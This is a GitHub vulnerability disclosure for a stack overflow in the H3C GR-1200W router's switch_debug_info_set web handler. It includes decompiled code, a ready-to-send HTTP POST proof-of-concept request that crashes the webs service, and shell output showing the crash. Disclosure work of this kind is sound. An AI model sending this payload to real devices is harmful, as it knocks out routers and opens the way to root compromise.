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Code Issues 1 Pull requests Actions Projects Security ...

main vuln / H3C / GR-1200W / 11 /

Darry-lang1 Update readme.md ... on Jul 29 History

..	
img	4 months ago
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
H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ：https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview：



首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › Mini商用产品 › H3C GR系列路由器 › H3C GR-1200W路由器

H3C GR-1200W路由器

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:


- MiniGRW1A0V100R006.zip(9.45 MB)
- H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the switch_debug_info_set function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall sub_44E224(int a1)
{
  FILE *v2; // [sp+38h] [+38h]
  struct tm *v3; // [sp+3Ch] [+3Ch]
  FILE *v4; // [sp+44h] [+44h]
  struct tm *v5; // [sp+48h] [+48h]
  FILE *stream; // [sp+50h] [+50h]
  char *s; // [sp+54h] [+54h]
  int v8[8]; // [sp+58h] [+58h] BYREF
  int v9[35]; // [sp+78h] [+78h] BYREF
  time_t v10; // [sp+104h] [+104h] BYREF
  time_t v11; // [sp+108h] [+108h] BYREF

  memset(v8, 0, sizeof(v8));
  s = (char *)websgetvar(a1, "param", (int)&unk_4F72F0);
  if ( s )
  {
    memset(v9, 0, sizeof(v9));
    if ( sscanf(s, "%d;%d;%d;%s", v9, &v9[1], &v9[2], &v9[3]) == 4 )
    {
      if ( v9[2] >= 4u )
        v9[2] = 3;
      memcpy(&dword_51B5F0, v9, 0x8Cu);
      GwSetSwitchParamToSWCM(v8, 22, &dword_51B5F0, 140);
      v2 = fopen("/dev/console", "w");
      if ( v2 )
```


In the `switch_debug_info_set` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%d;%d;%d;%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v9` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=switch_debug_info_set&param=1;2;3;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
 1961  root        604 S   apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -
 1966 *root        920 S   /bin/monitor &
 1969 *root        784 S   flacct -t 10 -f /etc/flacct.conf
 1970 *root        480 R   /bin/watchdog &
 1971 *root        796 S   /bin/ntpclient &
 2008 *root       2084 S   /bin/onlineupdate &
 2039 *root       2244 S   /bin/AC &
 2065 *root        832 S   /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/d
 2073 *root        464 S   dnsmasq -r /etc/resolv.conf -n -c 500
 2076 *root        912 S   /bin/dhcpd -d -q lanbr1 lan2490
 4580 *root        676 S   -cmdtelnet
 4581 *root        760 S   /bin/sh
 4582 *root        696 R   ps
29820 *root       3112 S   /bin/webs &
/ #
```

The picture above shows the process information before we send poc.



```
 1970  root       456 S   /bin/watchdog &
 1971 *root       796 S   /bin/ntpclient &
 2008 *root      2084 S   /bin/onlineupdate &
 2039 *root      2244 S   /bin/AC &
 2065 *root       832 S   /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /var/run/dhcpd_subip.
 2073 *root       464 S   dnsmasq -r /etc/resolv.conf -n -c 500
 2076 *root       912 S   /bin/dhcpd -d -q lanbr1 lan2490
 4580 *root       676 S   -cmdtelnet
 4581 *root       764 S   /bin/sh
 4602 *root       604 S     PYT◆        ◆8  h
 4604 *root       680 S   tar czf /var/core.tar.gz var/coredump/core-webs-29731-1658731122
 4605 *root       828 R   gzip -f
 4606 *root      1424 R   /bin/webs &
 4607 *root       696 R   ps
/ # 
```

In the picture above, we can see that the PID has changed since we sent the POC.




日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

自动刷新： 禁止 秒 关键字： 日期 请选择

	日期时间	级别	信息来源	信息内容
!	[redacted]	error	系统	Webs进程丢失

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    6 1007     1007           89 Jul 31  2019 www_multi
drwxr-xr-x    2 *root    root            0 Jan  1  1970 www
drwxr-xr-x   10 *root    root            0 Jul 24 21:56 var
drwxrwxr-x    6 1007     1007           62 Jul 31  2019 usr
drwxrwxr-x    3 1007     1007           26 Jul 31  2019 uclibc
lrwxrwxrwx    1 1007     1007            7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007            3 Jul 31  2019 sbin -> bin
dr-xr-xr-x   89 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    5 *root    root            0 Jan  1  1970 mnt
drwxrwxr-x    3 1007     1007           28 Jul 31  2019 libexec
drwxrwxr-x    4 1007     1007         2422 Jul 31  2019 lib
lrwxrwxrwx    1 1007     1007            9 Jul 31  2019 init -> sbin/init
drwxrwxr-x    2 1007     1007            3 Jul 31  2019 home
drwxr-xr-x    4 *root    root            0 Jan  1  1970 ftproot
drwxr-xr-x   11 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    3 1007     1007         2528 Jul 31  2019 dev
drwxr-xr-x    2 1007     1007         1556 Jul 31  2019 bin
/ # 
```

Finally, you also can write exp to get a stable root shell.